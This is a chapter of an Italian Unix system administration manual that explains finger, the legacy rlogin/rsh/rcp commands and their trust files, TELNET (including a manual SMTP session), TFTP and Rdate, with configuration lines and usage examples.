Segue la descrizione di alcune opzioni della riga di comando del demone '**in.fingerd**'.

Opzione	Significato mnemonico	Descrizione
`-w`	*welcome*	Con questa opzione, gli utenti remoti del servizio ricevono un benvenuto addizionale, contenente informazioni particolareggiate sul sistema in funzione. Dal momento che queste indicazioni possono essere utili a un ipotetico aggressore, generalmente si evita di utilizzare tale opzione.
`-u`	*user*	L'opzione '**-u**' permette di non accogliere richieste remote generalizzate. In pratica, si impedisce l'uso di un comando del tipo '**finger** ***@nodo***', in cui non appare esplicitamente il nome di un utente particolare.
`-l`	*log*	Attiva l'annotazione delle richieste nel registro di sistema.

In generale, per motivi di sicurezza è meglio avviare il demone con l'opzione '**-u**', in modo da evitare le richieste generalizzate a tutti gli utenti del sistema.

Il programma '**finger**' consente di visualizzare le informazioni utili a identificare gli utenti indicati come argomento. Gli utenti possono essere specificati anche utilizzando il simbolo '**@**' seguito dal nome dell'elaboratore. Se non vengono indicati nomi di utente, viene visualizzato l'elenco degli utenti connessi. Se si specifica il nome di un elaboratore preceduto dal simbolo '**@**', viene visualizzato l'elenco degli utenti connessi a quell'elaboratore:


```
finger [opzioni] [utente…] [[utente]@nodo…]
```

Opzione	Significato mnemonico	Descrizione
`-s`	*status*	Visualizza il nominativo degli utenti, il nome reale, i terminali a cui sono connessi (con l'aggiunta di un asterisco nel caso sia impedita la scrittura, cosa che impedisce di inviare dei messaggi con il programma '**write**'), il tempo di inattività (questo non esclude che su quel terminale possa essere in uso un qualche programma interattivo), il momento in cui è avvenuto l'accesso e le informazioni addizionali sull'ufficio.
`-l`	*multi-line*	Fornisce tutte le informazioni che si potrebbero ottenere attraverso l'opzione '**-s**', assieme a tutte le altre disponibili: la directory personale, il telefono privato, la shell iniziale, la situazione della posta elettronica, assieme al contenuto dei file '`~/.plan`', '`~/.project`' e '`~/.forward`' (che si trovano nella directory personale di quell'utente). Questa è l'azione predefinita che corrisponde in pratica a fornire tutte le notizie disponibili sull'utente.

Segue la descrizione di alcuni esempi.

- `$` **`finger`** [*Invio*]

  Fornisce l'elenco degli utenti connessi al sistema locale.

- `$` **`finger @dinkel.brot.dg`** [*Invio*]

  Se l'elaboratore *dinkel.brot.dg* lo consente, fornisce l'elenco degli utenti connessi a quel sistema remoto. In caso contrario (quando il servente '**in.fingerd**' è stato avviato con l'opzione '**-u**') si dovrebbe ottenere un messaggio simile a quello seguente:

  ```
  Please supply a username
  ```

- `$` **`finger -l @dinkel.brot.dg`** [*Invio*]

  Se l'elaboratore *dinkel.brot.dg* lo consente, fornisce tutte le informazioni disponibili sugli utenti connessi a quel sistema remoto.

- `$` **`finger -l tizio@dinkel.brot.dg`** [*Invio*]

  Se l'elaboratore *dinkel.brot.dg* lo consente, fornisce tutte le informazioni disponibili sull'utente '**tizio**', indipendentemente dal fatto che questo sia connesso o meno.

36.6.3.1 File personali

Quando il programma '**finger**' può funzionare, assieme alle informazioni personali dell'utente che può ottenere dal file '`/etc/passwd`', può emettere anche il contenuto di alcuni file predisposti dall'utente stesso: '`~/.plan`', '`~/.project`' e '`~/.forward`'.

Il file '`~/.forward`' serve a indicare un indirizzo di posta elettronica a cui viene dirottata la posta in modo automatico. Non riguarda quindi direttamente '**finger**', ma è una di quelle informazioni che questo servizio fornisce opportunamente, anche se in modo indiscreto. Gli altri due file possono essere usati da ogni utente per indicare informazioni addizionali. Generalmente si utilizza solo il primo, '`~/.plan`', per lo scopo di pubblicizzare notizie attraverso il

servizio Finger. Segue l'esempio di quello che si potrebbe ottenere interrogando le notizie disponibili di un certo utente:

```
Login: daniele                          Name: daniele giacomini
Directory: /home/daniele                Shell: /bin/bash
Office Phone: 123456
On since Thu Mar 26 07:49 (MET DST) on tty1  10 minutes 3
seconds idle
     (messages off)
On since Thu Mar 26 09:37 (MET DST) on ttyp5 from :0.0
Mail forwarded to appunti2@gmail.com
No mail.
Project:
a2
No Plan.
```

36.7 Accesso remoto

Un gruppo di programmi storici consente di eseguire delle operazioni su elaboratori remoti, attraverso un protocollo di comunicazione **superato**, ma del quale è necessario conoscerne l'esistenza, per evitare di consentire accessi indesiderabili attraverso una configurazione predefinita non adeguata. I nomi di questi programmi iniziano convenzionalmente con una lettera «r» in modo da distinguerli da programmi equivalenti che svolgono la loro funzione in ambito locale.

Naturalmente, perché si possano essere eseguite delle operazioni remote, queste devono essere concesse attraverso demoni in grado di attuare quanto richiesto.[17]

Al posto dei protocolli LOGIN e SHELL, a cui si riferiscono i programmi descritti in questa sezione, vanno preferiti invece TELNET o SSH (sezioni 36.8 e 44.7).

L'esecuzione di un'elaborazione remota richiede il riconoscimento dell'utente, in modo da potere stabilire l'ambito e i privilegi in cui si deve trovare presso l'elaboratore remoto. Il riconoscimento può avvenire attraverso una sorta di procedura di accesso, durante il funzionamento del programma dal lato cliente, oppure può essere basato sulla semplice fiducia, concedendo l'accesso attraverso la preparazione di alcuni file di configurazione. Indubbiamente, la fiducia è un metodo molto poco sicuro di amministrare il proprio sistema, ma quando le reti locali erano ristrette a un ambito in cui tutto era comunque sotto controllo, la richiesta di una parola d'ordine poteva essere effettivamente un fastidio inutile.

Il riconoscimento può avvenire nel modo tradizionale, attraverso i file '`/etc/hosts.equiv`' e '`~/.rhosts`', oppure attraverso un'autenticazione Kerberos. Questo ultimo metodo non viene descritto.

Se si vuole concedere un accesso senza controlli particolari, si può predisporre il file '`/etc/hosts.equiv`' con un semplice elenco di nomi di nodi (o di indirizzi IP) a cui si concede l'accesso, in modo generalizzato, senza la richiesta di una parola d'ordine. Parallelamente, o alternativamente, ogni utente può predisporre il proprio elenco di nodi e di utenti da considerare equivalenti alla propria «identità» locale, preparando il file '`~/.rhosts`'.

L'esempio seguente mostra il contenuto del file '`/etc/hosts.equiv`' di un nodo per il quale si vuole consentire l'accesso da parte di *dinkel.brot.dg* e di *roggen.brot.dg*.

```
dinkel.brot.dg
roggen.brot.dg
```

In questo modo, gli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* possono accedere al sistema locale senza la richiesta formale di alcuna identificazione, purché esista per loro un'utenza con lo stesso nome.

L'elenco di nodi equivalenti può contenere anche l'indicazione di utenti particolari, per la precisione, ogni riga può contenere il nome di un nodo seguito eventualmente da **uno spazio** e dal nome di un utente. Si osservi l'esempio seguente:


```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Come nell'esempio precedente, viene concesso agli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* di accedere localmente se esistono utenze con lo stesso nome. In aggiunta a questo, però, viene concesso agli utenti '**`tizio`**' e '**`caio`**' del nodo *dinkel.brot.dg*, di accedere con **qualunque** nominativo-utente (locale), senza la richiesta di alcuna parola d'ordine.

Si può intuire che fare una cosa del genere significa concedere a tali utenti privilegi pericolosamente elevati. In generale, tali utenti non dovrebbero essere in grado di utilizzare numeri UID molto bassi, ma questo dipende da come sono stati compilati i sorgenti; comunque difficilmente ci può essere un buon motivo per configurare così il file '`/etc/hosts.equiv`'.

Il nome o l'indirizzo di un nodo può essere preceduto da un segno, '**`+`**' o '**`-`**', con il quale si intende, rispettivamente, includere o escludere il nodo stesso. Come si può intendere, il segno '**`+`**' è predefinito.

Secondo la sintassi tradizionale di questo file, si può inserire una riga contenente soltanto il segno '**`+`**', allo scopo di **consentire l'accesso a qualunque nodo**. In questo senso si spiega poi la presenza del segno '**`-`**' per escludere qualche nodo particolare.

Come già accennato, indipendentemente dal fatto che il file '`/etc/hosts.equiv`' sia presente o meno, ogni utente può predisporre il proprio file '`~/.rhosts`'. La sintassi di questo file è la stessa di '`/etc/hosts.equiv`', ma si riferisce esclusivamente all'utente che predispone tale file nella propria directory personale. In questo file, l'indicazione di utenti precisi è utile e opportuna, perché quell'utente fisico, potrebbe essere riconosciuto con nomi differenti presso i nodi da cui vuole accedere.

```
dinkel.brot.dg tizi
roggen.brot.dg tizio
```

L'esempio mostra l'indicazione precisa di ogni nominativo-utente dei nodi che possono accedere senza richiesta di identificazione.[18]

I dettagli sull'uso di questi file possono essere differenti da un sistema all'altro. In particolare ci possono essere delle restrizioni ai permessi che può avere questo file; infatti, secondo il buon senso, '`/etc/hosts.equiv`' dovrebbe appartenere all'utente '**`root`**', senza consentire accessi in scrittura ad altri utenti; nello stesso modo, il file '`~/.rhosts`' dovrebbe appartenere all'utente al quale si riferisce, senza che altri possano avere permessi di scrittura su questo. Inoltre, dovrebbe essere impedito all'utente '**`root`**', così come agli utenti speciali (cioè quelli corrispondenti a numeri UID particolarmente bassi), di accedere senza identificazione. Quindi, di solito, la sola configurazione del file '`/etc/hosts.equiv`' non basta a permettere l'accesso all'utente '**`root`**' senza che questo fornisca la parola d'ordine, anche se normalmente è sufficiente predisporre il file '`~root/.rhosts`'.[19] Si veda in ogni caso quanto descritto nelle pagine di manuale *hosts.equiv(5)* e *rhosts(5)*, se presenti nel proprio sistema.

36.7.1 Accesso remoto normale

L'accesso remoto tradizionale utilizza il protocollo LOGIN, si attua dal lato del servente con il demone '**`in.rlogind`**' (o solo '**`rlogind`**') e dal lato del cliente il programma '**`rlogin`**'. Il protocollo LOGIN è superato da TELNET (sezione 36.8). La sintassi per avviare demone dal lato del servente è molto semplice:

```
in.rlogind [opzioni]
```

Il demone '**in.rlogin**' va gestito dal supervisore dei servizi di rete e filtrato dal TCP wrapper. Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
login  stream  tcp  nowait  root  /usr/sbin/tcpd  in.rlogind
```

Opzione	Descrizione
`-h`	Permette anche all'utente '**root**' di utilizzare il file '`~/.rhosts`'.

Dal lato del cliente il programma '**rlogin**' consente di accedere all'elaboratore remoto, come se ci si trovasse sulla console di quello:

```
rlogin [opzioni] nodo_remoto
```

Opzione	Significato mnemonico	Descrizione
`-l` *utente*	*login*	Con questa opzione è possibile specificare già nella riga di comando il nome dell'utente da utilizzare per l'accesso nel sistema remoto. Quando ci si identifica in questo modo, viene richiesta la parola d'ordine in ogni caso.
`-8`		Abilita la connessione utilizzando una comunicazione a 8 bit in modo da poter utilizzare caratteri speciali che vanno oltre l'ASCII tradizionale.

36.7.2 Shell remota

Una shell remota è uno strumento per eseguire un comando in un elaboratore remoto dirigendo il flusso normale di dati attraverso il programma utilizzato localmente. Il protocollo usato originariamente per questo scopo è SHELL, superato da SSH (sezione 44.7). Per la gestione di una shell remota tramite il protocollo SHELL si utilizza il demone '**in.rshd**' (o '**rshd**') dal lato servente e '**rsh**' dal lato cliente.

Quando si utilizza una shell remota come Rsh, è importante fare mente locale alla sequenza delle operazioni che avvengono. Infatti, il comando viene interpretato inizialmente dalla shell locale che poi passa gli argomenti a '**rsh**', il quale poi esegue un comando presso l'elaboratore remoto. Il problema sta quindi nel comprendere quale sia effettivamente il comando che viene poi eseguito nell'elaboratore remoto, tenendo conto anche della shell che viene utilizzata lì, per determinare il flusso di output che si ottiene (standard output e standard error), flusso che poi può essere visualizzato, ridiretto o rielaborato localmente.

Segue la sintassi per l'avvio del demone che offre questo servizio:

```
in.rshd [opzioni]
```

Il demone '**in.rshd**' va gestito dal supervisore dei servizi di rete e filtrato dal TCP wrapper ('**tcpd**'). Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
shell  stream  tcp  nowait  root  /usr/sbin/tcpd  in.rshd
```

Opzione	Descrizione
`-h`	Permette anche all'utente '**root**' di utilizzare il file '`~/.rhosts`'.

Dal lato del cliente il programma '**rsh**' permette di eseguire il comando richiesto nell'elaboratore remoto specificato se su quell'elaboratore è abilitata questa possibilità:

```
rsh [opzioni] nodo_remoto [comando]
```

Lo standard input ricevuto da '**rsh**' viene inviato allo standard input del comando remoto; lo standard output e lo standard error emessi dal comando remoto vengono ridiretti in modo che diventino rispettivamente lo standard output e lo standard error di '**rsh**'.

Questo meccanismo di ridirezione è l'elemento che rende utile questo programma e d'altra parte è anche il suo limite: non possono essere utilizzati programmi che richiedono l'interazione con l'utente, attraverso '**rsh**'.

Se '**rsh**' viene utilizzata senza l'indicazione del comando remoto, si ottiene in pratica un accesso puro e semplice, attraverso '**rlogin**'.

Opzione	Significato mnemonico	Descrizione
`-l` *utente*	*login*	Con questa opzione è possibile specificare già nella riga di comando il nome dell'utente da utilizzare per l'accesso nel sistema remoto. Quando ci si identifica in questo modo, viene richiesta la parola d'ordine in ogni caso.

Segue la descrizione di alcuni esempi per l'utilizzo di '**rsh**'.

- `$ rsh roggen.brot.dg cat /etc/fstab > copia-locale` [*Invio*]

  Esegue il '**cat**' del file '`/etc/fstab`' dell'elaboratore *roggen.brot.dg* e ne dirige l'output verso il file locale '`copia-locale`'.

- `$ rsh roggen.brot.dg cat /etc/fstab ">" copia-remota` [*Invio*]

  Questo esempio sembra molto simile al precedente, ma utilizzando il simbolo di ridirezione tra virgolette, la shell locale non lo interpreta in questo modo, ma lo lascia tra gli argomenti di '**rsh**'. Così facendo, il simbolo di ridirezione viene gestito dal comando remoto generando il file '`copia-remota`' proprio nell'elaboratore remoto.

- `$ rsh roggen.brot.dg tar czf - /home/pluto ↩`
  `↪ > ~/pluto.tgz` [*Invio*]

  Esegue l'archiviazione della directory '`/home/pluto/`' dell'elaboratore *roggen.brot.dg* generando l'archivio compresso '`~/pluto.tgz`' nell'elaboratore locale.

36.7.3 Copia tra elaboratori

Un modo per copiare dati tra un elaboratore e un altro può essere quello di sfruttare un file system di rete. Un altro modo potrebbe essere quello di utilizzare '**rsh**' per copiare dati da un elaboratore remoto verso quello locale (viceversa è un po' difficile) sfruttando il protocollo SHELL. In tal caso, il modo più pratico è rappresentato dall'utilizzo di '**rcp**' attraverso il quale si possono copiare file tra due elaboratori remoti o tra un elaboratore remoto e quello locale.

Il programma '**rcp**' si avvale di '**rsh**', di conseguenza, dal lato servente occorre il demone '**rshd**' e dal lato del cliente serve anche '**rsh**'. La sintassi per l'uso di '**rcp**' ricalca in linea di massima quella di '**cp**':

```
rcp [opzioni] origine destinazione
```

```
rcp [opzioni] origine... directory
```

I file o le directory indicati tra gli argomenti possono essere espressi nella forma seguente:

```
[[utente@]nodo:]file
```

Se non viene indicato esplicitamente un utente, si intende fare riferimento a un utente remoto con lo stesso nome di quello usato localmente; se non viene indicato il nome o l'indirizzo dell'elaboratore remoto, si intende quello locale.

Quando si fa riferimento a file remoti senza l'indicazione di un percorso assoluto, occorre tenere presente che la directory corrente di un

elaboratore remoto corrisponde alla directory personale dell'utente a cui si fa riferimento. Nello stesso modo, occorre tenere presente che, dal momento che '**rcp**' si avvale di '**rsh**', le cose possono cambiare un po' a seconda del tipo di shell abbinato all'utente remoto.

Opzione	Significato mnemonico	Descrizione
`-r`	*recursive*	Se all'interno dei file indicati come origine della copia, si trovano anche directory, queste vengono copiate assieme al loro contenuto, in modo ricorsivo. In tal caso, necessariamente, la destinazione deve essere una directory.
`-p`	*preserve*	Con questa opzione si intende fare in modo che '**rcp**' tenti di riprodurre le stesse proprietà e gli stessi permessi nei file di destinazione, senza tenere conto del valore della maschera dei permessi (*umask*). Quando questa opzione non viene indicata, nel caso in cui il file di destinazione esista già, vengono mantenuti i permessi e le proprietà di quello esistente, mentre se i file di destinazione vengono creati, si utilizzano i permessi del file originale, filtrati attraverso la maschera dei permessi.

Seguono alcuni esempi.

- `$ rcp roggen.brot.dg:/home/tizio/letterina ./letterina` [*Invio*]

  Copia il file '`/home/tizio/letterina`' contenuto nell'elaboratore *roggen.brot.dg*, nella directory corrente dell'elaboratore locale.

- `$ rcp roggen.brot.dg:\~/letterina ./letterina` [*Invio*]

  Esegue un'operazione simile a quella dell'esempio precedente, ma in questo caso si utilizza un metacarattere, costituito dalla tilde, che deve essere interpretato dalla shell remota. Per evitare che la tilde venga invece interpretata dalla shell locale, viene utilizzata la barra obliqua inversa per proteggerla.

36.8 TELNET

TELNET è un protocollo che permette di effettuare un collegamento con un altro elaboratore e di operare su quello, come se si stesse utilizzando un suo terminale. Dal lato del servente occorre il demone '**telnetd**' (o meglio '**in.telnetd**'), mentre dal lato del cliente si utilizza normalmente il programma '**telnet**'.

Il cliente TELNET è molto importante anche come programma diagnostico per instaurare un collegamento manuale con una porta e iniziare quindi un colloquio diretto con il protocollo TCP. In questo caso, il demone '**telnetd**' non viene coinvolto.[20]

36.8.1 Dal lato del servente

Come già accennato, per eseguire un accesso in un elaboratore remoto attraverso il programma '**telnet**', è necessario che il demone '**in.telnetd**' sia in funzione in quell'elaboratore:

```
in.telnetd [opzioni]
```

Il demone '**in.telnetd**' è gestito normalmente dal supervisore dei servizi di rete e filtrato dal TCP wrapper. Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
…
telnet  stream  tcp  nowait  root  /usr/sbin/tcpd in.telnetd
…
```


Se è presente il file '`/etc/issue.net`', viene utilizzato da '**in.telnetd**' per visualizzare un messaggio introduttivo, non appena si instaura un collegamento. Si tratta di un file di testo con lo stesso ruolo del file '`/etc/issue`' (14.15.2) che invece viene utilizzato da un programma Getty.

Il file '`/etc/issue.net`' può contenere alcune sequenze di escape che vengono poi trasformate in vario modo nel momento della visualizzazione del messaggio. La tabella 36.102 ne mostra l'elenco.

Tabella 36.102. Elenco dei codici di escape utilizzabili all'interno del file '`/etc/issue.net`'.

Codice	Significato mnemonico	Descrizione
`%t`	*terminal*	Il terminale corrente.
`%h`	*host*	Il nome completo del sistema (FQDN).
`%D`	*domain*	Il nome del dominio NIS.
`%d`	*date*	La data e l'ora attuale.
`%s`	*system*	Il nome del sistema operativo.
`%m`	*machine*	Il tipo di hardware.
`%r`	*release*	Il rilascio del sistema operativo.
`%v`	*version*	La versione del sistema operativo.
`%%`		Equivale a un carattere percentuale singolo.

36.8.2 Dal lato del cliente

L'accesso a un elaboratore remoto viene fatto principalmente attraverso il programma '**telnet**', il quale permette di operare come se ci si trovasse su un terminale di quel sistema:

```
telnet [opzioni] [nodo_remoto [porta]]
```

Se l'eseguibile '**telnet**' viene avviato senza specificare il nodo con il quale ci si vuole connettere, questo inizia a funzionare in modalità di comando, visualizzando l'invito:

```
telnet>
```

Quando l'eseguibile '**telnet**' riesce a connettersi al sistema remoto, si opera come se si fosse seduti davanti a un terminale di quel sistema. Ma per poter dare dei comandi a '**telnet**' occorre tornare temporaneamente alla modalità di comando, cosa che si ottiene utilizzando il carattere di escape. Questo carattere di escape non corrisponde alla pressione del tasto [*Esc*], ma di solito alla combinazione [*Ctrl]*] (*control + parentesi quadra chiusa*). Tale convenzione può essere cambiata ed è una cosa quasi necessaria dal momento che utilizzando la tastiera italiana non è possibile ottenere le parentesi quadre se non in combinazione con [*AltGR*]. Diversamente, l'unico modo per poter ottenere la combinazione [*Ctrl]*] è quello di passare a un'altra console virtuale, attivare la mappa della tastiera USA, tornare sulla console virtuale in cui è in funzione '**telnet**' ed eseguire la combinazione.

La comunicazione tra il cliente TELNET e il sistema remoto può essere di tre tipi:

TELNET LINEMODE	è il tipo preferito ed è il primo tipo di comunicazione che il cliente TELNET tenta di instaurare con il sistema remoto;
character at a time	in questa modalità ogni carattere viene trasmesso singolarmente al sistema remoto;
old line by line	i dati vengono trasmessi a blocchi di righe e ciò che viene scritto, riappare sul terminale locale.

Segue la descrizione di alcune opzioni e di alcuni argomenti della

riga di comando.

Opzione o argomento	Significato mnemonico	Descrizione
`-4`		Richiede espressamente un collegamento con IPv4.
`-6`		Richiede espressamente un collegamento con IPv6.
`-8`		Tenta di negoziare una connessione a 8 bit.
`-d`	*debug*	Attiva inizialmente il controllo diagnostico.
`-a`	*auto*	Tenta di eseguire un accesso automatico.
`-n` ***file_traccia***		Registra le azioni effettuate durante il collegamento all'interno del file indicato.
`-l` ***utente***	*login*	Definisce il nominativo-utente da utilizzare per l'accesso nel sistema remoto.
`-e` ***carattere_di_escape***	*escape*	Permette di definire una sequenza diversa per il cosiddetto carattere di escape. Il valore predefinito è '**`^]`**' che non è tanto compatibile con la tastiera italiana.
nodo_remoto		Identifica il sistema remoto con il quale collegarsi. Può essere espresso in qualunque modo valido.
porta		Identifica il numero di porta (in forma numerica o attraverso il nome corrispondente). Se non viene specificato, si utilizza il valore predefinito per le connessioni TELNET: 23.

Segue la descrizione di alcuni dei comandi che possono essere usati in modo interattivo.

Comando	Descrizione
`close`	Chiude la connessione con l'elaboratore remoto.
`display` [***argomento***...]	Visualizza tutti o alcuni dei valori delle impostazioni che si possono definire attraverso il comando '**`set`**'.
`mode` ***tipo_di_modalità***	Permette di attivare una modalità particolare. L'attivazione della modalità richiesta dipende dal contesto e dalle possibilità offerte dal sistema remoto.
`mode character`	Attiva la modalità di comunicazione a un carattere alla volta.
`mode line`	Tenta di abilitare la modalità di comunicazione *TELNET LINEMODE*. Se non è possibile, si cerca di optare per la modalità *old line by line*.
`mode isig` `mode -isig`	Abilita o disabilita la modalità '**`TRAPSIG`**' che riguarda la comunicazione *TELNET LINEMODE*.
`mode edit` `mode -edit`	Abilita o disabilita la modalità '**`EDIT`**' che riguarda la comunicazione *TELNET LINEMODE*.
`mode softtab` `mode -softtab`	Abilita o disabilita la modalità '**`SOFT_TAB`**' che riguarda la comunicazione *TELNET LINEMODE*.
`mode litecho` `mode -litecho`	Abilita o disabilita la modalità '**`LIT_ECHO`**' che riguarda la comunicazione *TELNET LINEMODE*.
`mode ?`	Visualizza una breve guida per il comando '**`mode`**'.
`open` ***nodo_remoto*** ↩ ↪[`-l` ***utente***][`-`***porta***]	Apre una connessione con l'elaboratore remoto indicato. Se non viene specificata la porta, si utilizza il valore predefinito per le connessioni TELNET.

Comando	Descrizione
`quit`	Chiude la connessione (se esiste una connessione) e termina l'esecuzione di '**`telnet`**'. Durante la modalità di comando, è sufficiente premere la combinazione di tasti necessaria a ottenere il codice di EOF per terminare la sessione di lavoro.
`send` ***argomenti***	Permette di inviare uno o più sequenze di caratteri al sistema remoto.
`set` ***argomento valore*** `unset` ***argomento valore***	Il comando '**`set`**' attiva o specifica il valore di una variabile determinata, mentre '**`unset`**' disabilita o pone al valore di *Falso* la variabile specificata.
`!` [***comando***]	Permette di eseguire il comando indicato in una subshell all'interno del sistema locale.
`status`	Visualizza lo stato corrente della connessione.
`?` [***comando***]	Visualizza una breve guida del comando indicato o l'elenco dei comandi disponibili.

Se viene predisposto il file '`/etc/telnetrc`' a livello globale, o anche il file '`~/.telnetrc`' a livello personale, questi vengono letti quando si stabilisce un collegamento (naturalmente il secondo prevale sul primo). Se al loro interno appare un riferimento all'elaboratore con il quale ci si è collegati, vengono eseguite le istruzioni relative. Le righe che iniziano con il simbolo '**`#`**' sono commenti che terminano alla fine della riga. Le righe che non contengono spazi anteriori, dovrebbero iniziare con il nome di un nodo remoto; le righe successive che cominciano con almeno uno spazio, sono considerate come una serie di comandi da eseguire automaticamente all'atto della connessione con quell'elaboratore.

36.8.3 Colloquiare con una porta

Un cliente TELNET è un ottimo strumento per eseguire una connessione TCP diagnostica con una porta di un nodo, sia remoto, sia locale. Naturalmente, per poter utilizzare questo sistema occorre conoscere il protocollo utilizzato dal demone con il quale ci si collega.[21]

L'esempio classico è l'invio di un messaggio di posta elettronica attraverso una connessione diretta con il servente SMTP. Dal file '`/etc/services`' si determina che il servizio SMTP (*Simple mail transfer protocol*) corrisponde alla porta 25, ma si può anche utilizzare semplicemente il nome '**`smtp`**'. Nell'esempio, si instaura un collegamento con il servente SMTP in funzione nel nodo *roggen.brot.dg*.

```
$ telnet roggen.brot.dg smtp [Invio]

  Trying 192.168.1.2...
  Connected to roggen.brot.dg.
  Escape character is '^]'.
  220 roggen.brot.dg ESMTP Sendmail 8.8.5/8.8.5; Thu, 11 Sep 1997 19:58:15 +0200
HELO brot.dg [Invio]

  250 roggen.brot.dg Hello dinkel.brot.dg [192.168.1.1], pleased to meet you
MAIL From: <daniele@dinkel.brot.dg> [Invio]

  250 <daniele@dinkel.brot.dg>... Sender ok
RCPT To: <toni@dinkel.brot.dg> [Invio]

  250 <toni@dinkel.brot.dg>... Recipient ok
DATA [Invio]

  354 Enter mail, end with "." on a line by itself
Subject: Saluti. [Invio]

Ciao Antonio, [Invio]

come stai? [Invio]

Io sto bene e mi piacerebbe risentirti. [Invio]

Saluti, [Invio]
```

```
Daniele [Invio]

. [Invio]

  250 TAA02951 Message accepted for delivery

QUIT [Invio]

  221 dinkel.brot.dg closing connection
  Connection closed by foreign host.
```

L'esempio mostrato dovrebbe funzionare senza bisogno di dare delle opzioni particolari all'eseguibile '**telnet**'; tuttavia, in certi casi può essere necessario l'uso dell'opzione '**-8**' per evitare che alcuni caratteri trasmessi o ricevuti possano essere alterati.

36.9 Trivial FTP

Il protocollo TFTP, o *Trivial FTP*, è un sistema di trasferimento di file senza autenticazione, paragonabile alla condivisione del file system attraverso il protocollo NFS. Si usa prevalentemente per consente l'avvio di sistemi senza disco (*diskless*).[22]

È importante sapere che questo tipo di servizio esiste, anche se non si intende sfruttare la possibilità di installare sistemi senza disco nella propria rete locale, eventualmente per sapere controllare che sia disattivato.

36.9.1 Dal lato del servente

Per poter offrire il servizio TFTP, occorre che nel servente sia disponibile il demone '**tftpd**' (o meglio '**in.tftpd**'), avviato generalmente attraverso il supervisore dei servizi di rete.

Data la debolezza di questo servizio che non richiede alcuna forma di identificazione da parte dei clienti, è necessario indicare una o più directory a partire dalle quali si consente di accedere. Se ciò non viene indicato, si fa riferimento a '`/tftpboot/`' in modo predefinito, ma è frequente la configurazione che utilizza la directory '`/var/lib/tftpboot/`':

```
in.tftpd [directory...]
```

Di solito si utilizza anche l'opzione '**-s**' per stabilire implicitamente che i percorsi assoluti richiesti si devono intendere successivi alla directory indicata come argomento o a '`/tftpboot/`' in sua mancanza:

```
in.tftpd -s [directory...]
```

Dal momento che il demone viene controllato dal supervisore dei servizi di rete, conviene controllare la configurazione di questo. L'esempio seguente si riferisce al file '`/etc/inetd.conf`' per quanto riguarda il caso particolare di Inetd, dove si indica espressamente l'uso della directory '`/var/lib/tftpboot/`':

```
…
tftp dgram udp wait root /usr/sbin/tcpd ↩
↪in.tftpd -s /var/lib/tftpboot
…
```

36.9.2 Dal lato del cliente

Dal lato del cliente, l'uso del protocollo TFTP avviene probabilmente in modo implicito, all'interno di un'applicazione complessa che se ne avvale. Eventualmente, soprattutto per verificare il funzionamento di un servizio TFTP, è possibile utilizzare il programma '**tftp**' che viene mostrato qui.

Quando si effettua la connessione con un servente TFTP, non viene richiesta alcuna parola d'ordine e non viene eseguito alcun ***chroot()***; tuttavia è consentito l'accesso alle sole directory dichiarate nella riga di comando del demone corrispondente, oppure della sola '`/tftpboot/`'.

```
tftp [nodo]
```


Il programma '**tftp**' si comporta in modo simile a un cliente FTP (descritto nel capitolo 38), ma molto semplificato in confronto a quello. Il programma funziona in modo interattivo, attraverso una serie di comandi che vengono inseriti quando viene visualizzando l'invito:

```
tftp>
```

Eventualmente si può ottenere l'elenco dei comandi disponibili con il comando '**?**'.

A titolo di esempio viene mostrata la sequenza di una connessione ipotetica con il servente *dinkel.brot.dg*, allo scopo di prelevare una copia del file remoto '`/var/lib/tftpboot/192.168.1.10/etc/crontab`'. In questo caso, il demone '**tftpd**' è stato avviato senza l'opzione '**-s**':

```
$ tftp [Invio]

tftp> connect dinkel.brot.dg [Invio]

tftp> get /var/lib/tftpboot/192.168.1.10/etc/crontab↩
↪     /tmp/mio_crontab [Invio]

tftp> quit [Invio]
```

In questo caso, invece, il demone '**tftpd**' è stato avviato con l'opzione '**-s**':

```
$ tftp [Invio]

tftp> connect dinkel.brot.dg [Invio]

tftp> get /192.168.1.10/etc/crontab /tmp/mio_crontab [Invio]

tftp> quit [Invio]
```

36.10 Allineamento della data e dell'orario attraverso la rete

Il problema della sincronizzazione dell'orologio interno all'elaboratore con quello di altri nodi di rete può essere risolto almeno in due modi differenti: attraverso il protocollo TIME di Rdate e il protocollo NTP. Il protocollo NTP, a differenza di Rdate, si presta per la realizzazione di un sistema articolato di elaboratori che mantengono una sincronizzazione molto precisa tra di loro; in questo capitolo, il protocollo NTP viene visto solo per ottenere l'allineamento di un nodo di rete locale, con il quale si possono poi allineare gli altri nodi della propria rete, mentre si omette la descrizione della procedura necessaria a partecipare al sistema mondiale di gestione di questo servizio.

36.10.1 Rdate

Quasi tutti i nodi di rete hanno un orologio interno e offrono il servizio TIME attraverso la porta 37, come si vede dal file '`/etc/services`':

```
time    37/tcp  timeserver
time    37/udp  timeserver
```

In un sistema Unix tipico, questo servizio è offerto direttamente dal supervisore dei servizi di rete e nel caso di Inetd, il file di configurazione '`/etc/inetd.conf`' contiene normalmente la riga seguente:

```
time            stream  tcp     nowait  root    internal
```

Come si può osservare, non viene avviato alcun demone esterno per la sua gestione.

Per attingere al servizio, si usa normalmente Rdate, con l'eseguibile '**rdate**', che può prevedere la presenza di opzioni:

```
rdate [opzioni] nodo [porta]
```

In mancanza dell'indicazione del numero della porta da contattare presso il nodo remoto, si intende la porta 37; in mancanza di opzioni, si intende aggiornare l'orologio locale contestualmente all'interrogazione del servizio:

Opzione	Significato mnemonico	Descrizione
`-p`	*print*	Si limita a visualizzare la data e l'orario dell'elaboratore remoto.
`-s`	*set*	Si limita a impostare l'orologio locale con la data e l'orario dell'elaboratore remoto, senza visualizzare l'informazione.
`-a`	*adjust*	Imposta l'orologio locale in modo graduale.

Generalmente, non ci si limita a utilizzare Rdate per allineare l'orologio dell'elaboratore locale con quello di un nodo di rete remoto, ma si provvede anche ad aggiornare l'orologio hardware di conseguenza, come mostra l'esempio seguente:

```
# rdate dinkel.brot.dg [Invio]

  Mon May 12 17:04:21 2003
# clock -u -w [Invio]
```

